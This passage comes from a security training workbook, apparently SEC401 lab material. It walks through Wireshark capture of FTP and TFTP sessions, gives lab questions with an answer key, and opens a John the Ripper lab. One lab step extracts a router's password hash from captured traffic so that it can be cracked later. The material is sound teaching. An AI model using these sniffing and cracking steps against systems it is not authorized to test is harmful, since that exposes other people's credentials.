
4. Navigate back over to your Windows 10 VM and click the "Stop" button on Wireshark to stop sniffing. You should have a bunch of FTP packets similar to below (you might have to use the scroll bar on the right side of the window to see the same commands):




Do not expect the packet numbering and timestamps on the left to match the image above. We have applied a filter to only display captured FTP packets. Depending on how much non-FTP traffic was received by your system, the ordering will differ. You should have quite a few FTP packets and should even be able to see some of the FTP commands on the right under the "Info" column.

NOTE: Make sure that you only issued the commands specified in this exercise or your results may not match to those expected. If you accidentally typed in the wrong commands, you can always stop the session and start over with a new capture.

5. Let's now reassemble the TCP stream and view the FTP session in a very readable format. This is one of the simpler, yet attractive things about Wireshark. First, click any packet displayed that shows FTP in the Protocol column. In the example used in the screenshot, we are choosing the very first FTP packet. After clicking on the packet, right-click the same packet to bring up a menu of options, shown below, and click the "Follow -> TCP Stream" option:




6. You should now see the following box appear, clearly showing every command issued in the FTP session! NOTE: The ports listed on your system might be slightly different than what is displayed below.




7. Did you notice that we cannot see the filename sent by the FTP server to the client? That is because it is part of the FTP-Data stream that operates over TCP port 20. This behavior is why Firewalls have to be protocol aware; otherwise, the connection would be blocked. There is both Active and Passive FTP, each operating in a slightly different way. We are currently dealing with an Active FTP connection. Close the above box showing us the FTP stream by clicking the "Close" button.

8. Next, type "**ftp-data**" in the filter field and press Enter as shown below:




9. Only one packet should be displayed if you did not issue any other FTP commands than instructed during your sniffing session. Right-click this packet and click the "Follow -> TCP Stream" option. You should see the same result as shown below:




The filename involved in the FTP connection is shown as "Sec401HANDOUT_TCPIP_2010_0826.pdf." Again, FTP commands operate over TCP port 21 by default, and data being transmitted, such as files, use a different port. With Active FTP, the data goes over TCP port 20 on the FTP server side.

10. Close the above window by clicking "Close," and close Wireshark by pressing **Ctrl+Q**, or by clicking the X in the top-right corner of the GUI. If you are prompted with the following message, click "Quit without Saving."




Task 3 – Analysis of a TFTP Session


1. In this task, you will open a packet capture (PCAP) file supplied to you on your Windows 10 VM, which includes a Trivial File Transfer Protocol (TFTP) transfer. Using Windows Explorer, navigate to your "**C:\Labs\401.1**" folder and double-click the file "**SEC401_PCAP1**" as shown below:




2. Wireshark should automatically open showing the contents of the packet capture. In the filter bar, enter "**tftp**" and press Enter as shown below:



3. Right-click on any of the TFTP packets that say, "Data Packet" and select "Follow -> UDP Stream" as shown below:





4. You should get the following result, which is a router's configuration file that was captured:



This is yet another example of a commonly used insecure network protocol. TFTP offers no authentication or encryption of traffic. It is commonly used to transfer router and switch configuration files, VOIP firmware updates, network booting, and others. Take a look at where the arrow is pointing. The line starts with "enable secret." This is the password hash of the router to get into administrative "enabled" mode. You will now save this extracted configuration file as we will crack the password in a future lab.

5. To save this file, click "Save as..." and save the file to your "**C:\Labs\401.1**" folder, calling the file "**router_config.txt**" Exit out of Wireshark.





Questions

1. What two clear-text protocols did we analyze? _____
2. What is the source IP address in packet #87 in the SEC401_PCAP1 file? _____
3. What protocol is used in packet #32 in the SEC401_PCAP1 file? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Introduction to Wireshark and its GUI
- Basic capture of an FTP connection
- Analysis of a TFTP session

As you can quickly see, Wireshark is an amazing, user-friendly tool that has countless features. The ability to use Wireshark for packet and protocol analysis can save you countless hours and aid in troubleshooting network problems, security concerns, and many other uses. As with all sniffers, they must only be used with permission by trained technical staff. Sniffers may inadvertently expose sensitive data to the viewer. Most sniffers must also run under the context of an administrator or root in order to get the most value.

This page intentionally left blank.

Question Answers

1. What two clear-text protocols did we analyze? **FTP & TFTP**
2. What is the source IP address in packet #87 in the SEC401_PCAP1.pcap file? **192.168.0.172**
3. What protocol is used in packet #32 in the SEC401_PCAP1.pcap file? **TLSv1.2**

Lab 2.1

John the Ripper

Lab 2.1 – John the Ripper

Background

Another widely used password cracking tool is John the Ripper, which was covered in the previous module. John the Ripper was written by a developer who goes by the name "Solar Designer." The project is maintained at http://www.openwall.com/john/. John the Ripper is a freely available tool that runs on a large number of operating systems and is included by default on your Kali Linux VM. There is also a commercial version called John the Ripper Pro, available at http://www.openwall.com/john/pro/ for a fee. John the Ripper supports various modes of password cracking, such as Simple Mode, Wordlist Mode, and Incremental Mode. We will discuss each of these modes in this lab.

Objectives

- Introduction to John the Ripper and its various components
- Cracking passwords with John the Ripper

Your objective for this lab is to first look at the various components that make up John the Ripper and understand its behavior. This includes identifying where results are stored, how tracking is performed, and other details. You will then crack a set of passwords provided to you on your Kali Linux VM and understand the various modes under which John the Ripper can operate. Finally, you will take a look at the performance of John the Ripper and how long it took to crack the various passwords, as well as look at the word mangling performed.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to John the Ripper and Its Various Components

1. Start by bringing up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 

2. Navigate to your "**/root/Labs/401.2**" folder typing the following command "**cd /root/Labs/401.2**" and hitting **Enter**:

```
root@kali:~# cd /root/Labs/401.2
root@kali:~/Labs/401.2#
```

3. Run John the Ripper to get its usage information, filtering for the word "**mode**" using grep by typing "**john | grep mode**" and hitting **Enter**.

```
root@kali:~/Labs/401.2# john | grep mode
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
--prince[=FILE]           PRINCE mode, read words from FILE
--rules[=SECTION]         enable word mangling rules for wordlist modes
--incremental[=MODE]      "incremental" mode [using section MODE]
--mask=MASK               mask mode using MASK
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
```

The modes we will focus on include single, wordlist, and incremental:

- **Single** – This mode uses the login names of the accounts whose passwords you are trying to crack, as well as "GECOS" data. The GECOS field is an entry in the "**/etc/passwd**" file on a system that may include users' full names, addresses, phone numbers, and other information. This information, along with various types of word mangling, is used as password guesses.
